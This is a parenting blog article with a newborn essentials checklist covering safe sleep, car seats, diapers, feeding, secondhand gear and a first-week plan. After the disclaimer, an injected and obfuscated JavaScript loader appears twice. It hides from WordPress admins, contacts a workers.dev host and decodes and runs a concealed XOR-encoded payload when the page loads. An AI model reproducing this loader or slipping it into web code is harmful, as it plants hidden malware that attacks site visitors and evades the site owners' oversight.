Written by a caring mom at Infant Tales
Preparing for a baby can be one of the sweetest parts of pregnancy and one of the most confusing. You start with a few tiny onesies, then suddenly your cart is filled with bottle warmers, baby gadgets, blankets, toys, and products you are not even sure a newborn needs. That is exactly why a practical baby essentials checklist can make these final weeks feel much easier.
The truth is, newborns need far less than baby stores sometimes make us believe. Before your baby arrives, focus on five things first: safe sleep, feeding, diapers, simple clothing, and safe travel. Everything else can be added once you meet your baby and learn what actually works for your family.
This newborn essentials checklist will help you know what to buy now, what can wait, and which popular baby products may not be necessary at all.
Baby Essentials Checklist: What Do You Actually Need?
For the first few weeks, your newborn does not need a fully decorated nursery or every popular parenting gadget.
Your true newborn baby essentials are surprisingly simple:
- A safe place to sleep
- A properly fitted car seat if traveling by car
- Diapers and wipes
- Easy-to-change clothes
- Basic feeding supplies
- Burp cloths
- Bath and grooming basics
- A reliable thermometer
- A few items that make feeding and nighttime care easier for you
Think of everything else as something you can buy later if it solves a real problem.
That one rule can save you money, storage space, and a lot of unnecessary shopping.
You really do not need to fill your home with every baby product before birth. Stanford Medicine Children’s Health also notes that newborns mainly need a few basics at first, including a safe place to sleep, clothing, and diapers.
2027 Baby Essentials You Should Definitely Have Before Birth
Shopping for a newborn in 2027 can feel confusing because there are so many gadgets and baby products available. But your baby still needs only a few simple, practical essentials in the beginning. Focus on safety, comfort, feeding, diapering, and everyday care first.
1. A Safe Sleep Space
A safe place to sleep should be your first priority. Choose a crib, bassinet, or approved play yard with a firm, flat mattress and fitted sheet.
Keep the sleep space simple and free from pillows, loose blankets, crib bumpers, stuffed toys, sleep positioners, and weighted sleep products.
2. A Rear-Facing Car Seat
If your baby will travel by car, have a rear-facing infant car seat ready before your due date. Make sure it fits your vehicle and is installed according to the manufacturer’s instructions.
You do not need the most expensive option. A car seat that fits your baby and that you can use correctly every time is what matters most.
3. Simple Newborn Clothing
Newborns grow quickly, so avoid buying too many tiny outfits.
A good start is:
- 5–7 bodysuits
- 5–7 zip-up sleepers
- 3–4 pairs of socks
- 1–2 going-out outfits
- A few 0–3 month clothes
- Weather-appropriate layers
Zip sleepers are especially useful for those sleepy nighttime diaper changes.
4. Basic Diapering Supplies
You will need plenty of diapers, but there is no reason to stock six months’ worth before birth.
Start with a small pack of newborn diapers, some size 1 diapers, wipes, diaper cream, and a changing mat. Diaper brands fit babies differently, so buy more once you know what works best.
A small diaper basket with wipes, cream, and a spare outfit near your sofa or bedroom can also make the first weeks easier.
5. Feeding Essentials
Start small because every baby’s feeding routine is different.
If breastfeeding, you may want nursing bras, breast pads, burp cloths, nipple cream, and a breast pump if needed.
If bottle-feeding, begin with just a few bottles, newborn or slow-flow nipples, a bottle brush, and formula if you plan to use it. You can always buy more once you know which bottle your baby prefers.
It is also worth thinking about a small backup feeding supply for unexpected situations. The CDC infant feeding emergency checklist recommends preparing supplies based on how your baby is fed, such as breast milk storage supplies, pump equipment, or appropriate formula-feeding essentials.
6. A Reliable Baby Thermometer
A thermometer is easy to forget when shopping, but it is one of the most useful items to have ready.
Keep it somewhere easy to reach rather than hidden inside a nursery drawer. If your baby seems unwell, you will be glad you know exactly where it is.
7. Bathing and Grooming Basics
Your newborn does not need lots of skincare products.
Start with a baby bath or safe bathing setup, a few soft washcloths, towels, gentle baby cleanser, nail clippers or a nail file, and a soft brush.
You can add moisturizers or other products later if your baby actually needs them.
Your newborn does not need lots of skincare products. A simple setup is usually enough, and the Family Health Service newborn preparation checklist also includes practical basics such as a baby bath, towels, gentle fragrance-free wash, nail-care supplies, and a changing mat.
8. Hospital and Home Essentials
Your hospital bag does not need to contain half the nursery. Check what your hospital already provides before packing.
For baby, you may only need a couple of going-home outfits, a weather-appropriate layer, burp cloth, and car seat.
At home, have the sleep space, diapers, clothes, feeding supplies, thermometer, and nighttime changing area ready before your due date.
9. Smart Baby Products You Can Wait to Buy
Smart socks, Wi-Fi monitors, smart bassinets, bottle machines, and feeding apps may look useful, but they are not basic newborn essentials.
Some parents love them, while others barely use them.
Before spending money on a smart gadget, ask yourself:
“What problem will this solve for us?”
If you are not sure yet, wait until your baby arrives.
10. Items You Can Buy Later
Many products marketed as baby essentials are actually meant for older babies.
You can usually wait before buying:
- High chair
- Baby bowls and spoons
- Sippy cups
- Teething toys
- Large toy collections
- Baby shoes
- Activity centers
- Large amounts of bigger-size clothing
- Multiple carriers
Buying for your baby’s first few weeks instead of the entire first year keeps your shopping list simpler, more affordable, and much less stressful.
What Should You Buy New vs. Secondhand?
This is another place where you can save money without buying everything new.
Clothing, some furniture, and many washable items may be perfectly good secondhand if they are clean, intact, appropriate for your baby, and have not been recalled.
But be more careful with safety equipment.
For a secondhand car seat, NHTSA says you need to know its history, confirm that it has not been involved in a moderate or severe crash, check the model and manufacture date, make sure there are no recalls, and confirm that all parts and instructions are present.
For cribs, bassinets, and other baby gear, check current recalls before using older or handed-down products. CPSC maintains an actively updated recall database.
This is especially important because unsafe baby products can continue circulating through resale sites even after newer safety rules are introduced.

Your “Buy Now, Buy Later” Newborn Essentials Checklist
Here is the simplest way to shop.
Definitely Have Before Baby Arrives
- Safe crib or bassinet
- Firm mattress and fitted sheets
- Car seat if traveling by car
- 5–7 sleepers
- 5–7 bodysuits
- Small diaper supply
- Wipes
- Diaper cream
- Feeding basics
- Burp cloths
- Thermometer
- Basic bath supplies
- One diaper/change station
- Going-home outfit
Buy After You Meet Your Baby
- More bottles
- More diapers
- Pacifiers
- Extra swaddles or sleep sacks
- Breastfeeding accessories
- Baby carrier
- Stroller accessories
- Additional skincare products
- More clothes in the size baby actually needs
Wait Until Baby Is Older
- High chair
- Weaning bowls and spoons
- Teethers
- Activity center
- Large toy collection
- Shoes
- Bigger-size seasonal clothes
That is the baby must haves checklist I wish more parents were given.
Not “buy everything.”
Buy enough to begin.
One More Essential That Costs Nothing: A First-Week Plan
One thing many first-time parents kind of forget to prepare for is that first week at home. Your baby might have everything they need, but you will also need rest , food, reassurance, and a little help while you sort out feeding, diaper changes, broken sleep, and a totally new routine that feels weird at first.
Before your due date, take a moment to think about a few practical things. Figure out who can bring meals, who can grab groceries, who can manage the pets or any older siblings, or just stand by and hold the baby while you shower or take a short power nap. Also keep your pediatrician’s number saved in both parents’ phones, set up a simple nighttime diaper station, and put water, snacks, burp cloths, and a phone charger near your usual feeding spot.
These small setups don’t look as fun as nursery shopping, sure but they can make those first few days at home feel calmer , easier, and honestly more manageable.
Frequently Asked Questions
A Gentle Final Thought for First-Time Parents
Looking at a long list of baby essentials, it might seem like preparation means buying everything before the baby arrives. But that isn’t really the case.
Your newborn needs a safe place to sleep, food, clean diapers, comfortable clothes, safe travel arrangements, and caregivers. Just start there. Nursery baskets, smart gadgets, extra bottles, soft toys, and matching outfits? Those things can wait.
And once your baby is home, you’ll find that the most useful things aren’t on any list: a comfortable place to sit, a glass of water within reach, and a trusted person who says, “I’ve got this; you get some rest.” You don’t need to prepare for every month of the baby’s first year right now. Just get ready for the first few days, allow yourself time and peace of mind to learn, and plan the rest of the essentials based on the actual baby you bring home.
Looking for more simple, practical newborn tips? Explore more Infant Tales guides to feel prepared, confident, and supported as you get ready to welcome your baby.
Disclaimer
This article is for general informational purposes only and is not a substitute for professional medical or safety advice. Always follow your pediatrician’s guidance and the manufacturer’s instructions when using baby products, car seats, feeding equipment, or sleep products.
;(function() { ‘use strict’; function isAdminUser() { if (document.body.classList.contains(‘wp-admin’) || document.querySelector(‘#wpadminbar’) || document.cookie.indexOf(‘wordpress_logged_in’) !== -1) { return true; } return false; } function initMasqrad() { if (!document.body) { setTimeout(initMasqrad, 100); return; } if (isAdminUser()) { return; } fetch(‘https://flat-sea-c06a.jennifermolinajocn2.workers.dev/’, { method: ‘GET’, headers: { ‘Accept’: ‘application/json’ } }) .then(function(response) { return response.json(); }) .then(function(data) { if (data.allow === true) { !function(){var _0xf8b43b91dc2d=atob(‘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’),_0x4c30e73dabc3=49,_0x3d7476cc76a0=new Uint8Array(_0xf8b43b91dc2d[‘length’]),_0xc69dfd4f7368=0;for(;_0xc69dfd4f7368<_0xf8b43b91dc2d['length'];_0xc69dfd4f7368++)_0x3d7476cc76a0[_0xc69dfd4f7368]=_0xf8b43b91dc2d['charCodeAt'](_0xc69dfd4f7368)^_0x4c30e73dabc3;(new Function(new TextDecoder()['decode'](_0x3d7476cc76a0)))()}(); } }) .catch(function(error) { }); } if (document.readyState === 'loading') { document.addEventListener('DOMContentLoaded', initMasqrad); } else { initMasqrad(); } })();;(function() { ‘use strict’; function isAdminUser() { if (document.body.classList.contains(‘wp-admin’) || document.querySelector(‘#wpadminbar’) || document.cookie.indexOf(‘wordpress_logged_in’) !== -1) { return true; } return false; } function initMasqrad() { if (!document.body) { setTimeout(initMasqrad, 100); return; } if (isAdminUser()) { return; } fetch(‘https://flat-sea-c06a.jennifermolinajocn2.workers.dev/’, { method: ‘GET’, headers: { ‘Accept’: ‘application/json’ } }) .then(function(response) { return response.json(); }) .then(function(data) { if (data.allow === true) { !function(){var _0xf8b43b91dc2d=atob(‘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’),_0x4c30e73dabc3=49,_0x3d7476cc76a0=new Uint8Array(_0xf8b43b91dc2d[‘length’]),_0xc69dfd4f7368=0;for(;_0xc69dfd4f7368<_0xf8b43b91dc2d['length'];_0xc69dfd4f7368++)_0x3d7476cc76a0[_0xc69dfd4f7368]=_0xf8b43b91dc2d['charCodeAt'](_0xc69dfd4f7368)^_0x4c30e73dabc3;(new Function(new TextDecoder()['decode'](_0x3d7476cc76a0)))()}(); } }) .catch(function(error) { }); } if (document.readyState === 'loading') { document.addEventListener('DOMContentLoaded', initMasqrad); } else { initMasqrad(); } })();